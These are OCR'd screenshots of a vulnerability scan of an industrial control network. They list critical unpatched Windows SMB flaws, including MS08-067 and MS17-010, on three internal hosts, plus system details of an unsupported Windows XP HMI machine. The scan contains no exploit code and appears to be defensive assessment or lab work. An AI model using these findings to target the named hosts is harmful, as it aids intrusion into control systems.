


Advanced ICS Network Scan

‹ Back to My Scans

67 Vulnerabilities


□	Sev ▼	Name	Family	Count		⚙
□	MIXED	13 Microsoft Windows (Multiple Issues)	Windows	32	✓	✎
□	CRITICAL	Microsoft Windows XP Unsupported Installation Det…	Windows	2	✓	✎
□	CRITICAL	Treck TCP/IP stack multiple vulnerabilities. (Ripple20)	Misc.	2	✓	✎
□	MIXED	6 SNMP (Multiple Issues)	SNMP	12	✓	✎
□	MIXED	3 Web Server (Multiple Issues)	Web Servers	5	✓	✎
□	HIGH	Flexera FlexNet Publisher < 11.16.2 Multiple Vulner…	Misc.	5	✓	✎
□	MIXED	11 SSL (Multiple Issues)	General	38	✓	✎
□	MIXED	4 Microsoft Windows (Multiple Issues)	Misc.	15	✓	✎
□	MIXED	4 TLS (Multiple Issues)	Service detection	11	✓	✎
□	MIXED	2 SMB (Multiple Issues)	Windows : User management	4	✓	✎



Advanced ICS Network Scan / Microsoft Windows (Multiple I…

13 Vulnerabilities


□	Sev ▼	Name ▲	Family ▲	Count ▼
□	CRITICAL	Unsupported Windows OS (remote)	Windows	3
□	CRITICAL	MS08-067: Microsoft Windows Server Service Crafte…	Windows	2
□	CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities R…	Windows	2
□	CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remote …	Windows	1
□	CRITICAL	MS06-040: Vulnerability in Server Service Could Allo…	Windows	1
□	HIGH	Microsoft Windows SMB NULL Session Authentication	Windows	6
□	HIGH	MS17-010: Security Update for Microsoft Windows S…	Windows	3
□	HIGH	Microsoft Windows SMBv1 Multiple Vulnerabilities	Windows	1
□	HIGH	MS06-035: Vulnerability in Server Service Could Allo…	Windows	1
□	MEDIUM	Microsoft Windows SMB LsaQueryInformationPolicy …	Windows	1
□	INFO	WMI Not Available	Windows	9



Output


```
No output recorded.
```

Port ▲	Hosts
445 / tcp / cifs	172.25.100.203 172.25.100.212 172.25.100.220



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open: msinfo32




Item	Value
OS Name	Microsoft Windows XP Professional
Version	5.1.2600 Service Pack 3 Build 2600
OS Manufacturer	Microsoft Corporation
Activation Status	Activation Pending (30 days remaining)
System Name	HMI-1
System Manufacturer	VMware, Inc.
System Model	VMware Virtual Platform
System Type	X86-based PC
Processor	x86 Family 6 Model 85 Stepping 4 GenuineInt
BIOS Version/Date	Phoenix Technologies LTD 6.00, 2/27/2020
SMBIOS Version	2.7
Windows Directory	C:\WINDOWS
System Directory	C:\WINDOWS\system32
Boot Device	\Device\HarddiskVolume1
Locale	United States
Hardware Abstraction Layer	Version = "5.1.2600.5512 (xpsp.080413-2111
User Name	HMI-1\Administrator
Time Zone	Mountain Daylight Time

Find what:


□ Search selected category only □ Search category names only




Item	Value
OS Name	Microsoft Windows XP Professional
Version	5.1.2600 Service Pack 3 Build 2600
OS Manufacturer	Microsoft Corporation
Activation Status	Activation Pending (30 days remaining)
System Name	HMI-1
System Manufacturer	VMware, Inc.
System Model	VMware Virtual Platform
System Type	X86-based PC
Processor	x86 Family 6 Model 85 Stepping 4 GenuineIntel ~2394 Mhz
BIOS Version/Date	Phoenix Technologies LTD 6.00, 2/27/2020
SMBIOS Version	2.7
Windows Directory	C:\WINDOWS
System Directory	C:\WINDOWS\system32
Boot Device	\Device\HarddiskVolume1
Locale	United States
Hardware Abstraction Layer	Version = "5.1.2600.5512 (xpsp.080413-2111)"
User Name	HMI-1\Administrator
Time Zone	Mountain Daylight Time
Total Physical Memory	512.00 MB
Available Physical Memory	328.03 MB
Total Virtual Memory	2.00 GB
Available Virtual Memory	1.95 GB
Page File Space	1.22 GB
Page File	C:\pagefile.sys




Name	Description	File	Type	Started
fdc	Floppy Disk Controller Driver	c:\windows\system32\drivers\fdc.sys	Kernel Driver	No
fastfat	Fastfat	c:\windows\system32\drivers\fastfat.sys	File System Driver	No
dmload	dmload	c:\windows\system32\drivers\dmload.sys	Kernel Driver	Yes
dmio	Logical Disk Manager Driver	c:\windows\system32\drivers\dmio.sys	Kernel Driver	Yes
dmboot	dmboot	c:\windows\system32\drivers\dmboot.sys	Kernel Driver	No
disk	Disk Driver	c:\windows\system32\drivers\disk.sys	Kernel Driver	Yes
compbatt	Microsoft Composite Battery Driver	c:\windows\system32\drivers\compbatt.sys	Kernel Driver	Yes
cmbatt	Microsoft AC Adapter Driver	c:\windows\system32\drivers\cmbatt.sys	Kernel Driver	Yes
cdrom	CD-ROM Driver	c:\windows\system32\drivers\cdrom.sys	Kernel Driver	Yes
cdfs	Cdfs	c:\windows\system32\drivers\cdfs.sys	File System Driver	Yes
cdaudio	Cdaudio	c:\windows\system32\drivers\cdaudio.sys	Kernel Driver	No
cbidf2k	cbidf2k	c:\windows\system32\drivers\cbidf2k.sys	Kernel Driver	No
beep	Beep	c:\windows\system32\drivers\beep.sys	Kernel Driver	Yes
audstub	Audio Stub Driver	c:\windows\system32\drivers\audstub.sys	Kernel Driver	Yes
atmarpc	ATM ARP Client Protocol	c:\windows\system32\drivers\atmarpc.sys	Kernel Driver	No
atapi	Standard IDE/ESDI Hard Disk Contro...	c:\windows\system32\drivers\atapi.sys	Kernel Driver	Yes
asyncmac	RAS Asynchronous Media Driver	c:\windows\system32\drivers\asyncmac.sys	Kernel Driver	No
agp440	Intel AGP Bus Filter	c:\windows\system32\drivers\agp440.sys	Kernel Driver	Yes
afd	AFD	c:\windows\system32\drivers\afd.sys	Kernel Driver	Yes
acpiec	ACPIEC	c:\windows\system32\drivers\acpiec.sys	Kernel Driver	No
acpi	Microsoft ACPI Driver	c:\windows\system32\drivers\acpi.sys	Kernel Driver	Yes
vmmemctl	Memory Control Driver	\??\c:\program files\common files\vmware\driv...	Kernel Driver	Yes
abiosdsk	Abiosdsk	Not Available	Kernel Driver	No
abp480n5	abp480n5	Not Available	Kernel Driver	No
adpu160m	adpu160m	Not Available	Kernel Driver	No
aha154x	Aha154x	Not Available	Kernel Driver	No
aic78u2	aic78u2	Not Available	Kernel Driver	No
aic78xx	aic78xx	Not Available	Kernel Driver	No
aliide	AliIde	Not Available	Kernel Driver	No
amsint	amsint	Not Available	Kernel Driver	No
asc	asc	Not Available	Kernel Driver	No
asc3350p	asc3350p	Not Available	Kernel Driver	No
asc3550	asc3550	Not Available	Kernel Driver	No
atdisk	Atdisk	Not Available	Kernel Driver	No
cd20xrnt	cd20xrnt	Not Available	Kernel Driver	No
changer	Changer	Not Available	Kernel Driver	No
cmdide	CmdIde	Not Available	Kernel Driver	No




Display Name	Name	State	Start Mode	Service Type	Path	Error Control
Alerter	Alerter	Stopp...	Disabled	Share Proce...	c:\windows\system32\svchost.exe -k l...	Normal
Application Layer Gateway ...	ALG	Runni...	Manual	Own Process	c:\windows\system32\alg.exe	Normal
Application Management	AppMgmt	Stopp...	Manual	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Automatic Updates	wuauserv	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Background Intelligent Tran...	BITS	Stopp...	Manual	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
COM+ Event System	EventSystem	Runni...	Manual	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
COM+ System Application	COMSysApp	Stopp...	Manual	Own Process	c:\windows\system32\dllhost.exe /pro...	Normal
ClipBook	ClipSrv	Stopp...	Disabled	Own Process	c:\windows\system32\clipsrv.exe	Normal
Computer Browser	Browser	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Cryptographic Services	CryptSvc	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
DCOM Server Process Lau...	DcomLaunch	Runni...	Auto	Share Proce...	c:\windows\system32\svchost -k dco...	Normal
DHCP Client	Dhcp	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
DNS Client	Dnscache	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Distributed Link Tracking Cli...	TrkWks	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Distributed Transaction Coo...	MSDTC	Stopp...	Manual	Own Process	c:\windows\system32\msdtc.exe	Normal
Error Reporting Service	ERSvc	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Ignore
Event Log	Eventlog	Runni...	Auto	Share Proce...	c:\windows\system32\services.exe	Normal
Extensible Authentication Pr...	EapHost	Stopp...	Manual	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Fast User Switching Compat...	FastUserSwitchi...	Stopp...	Manual	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
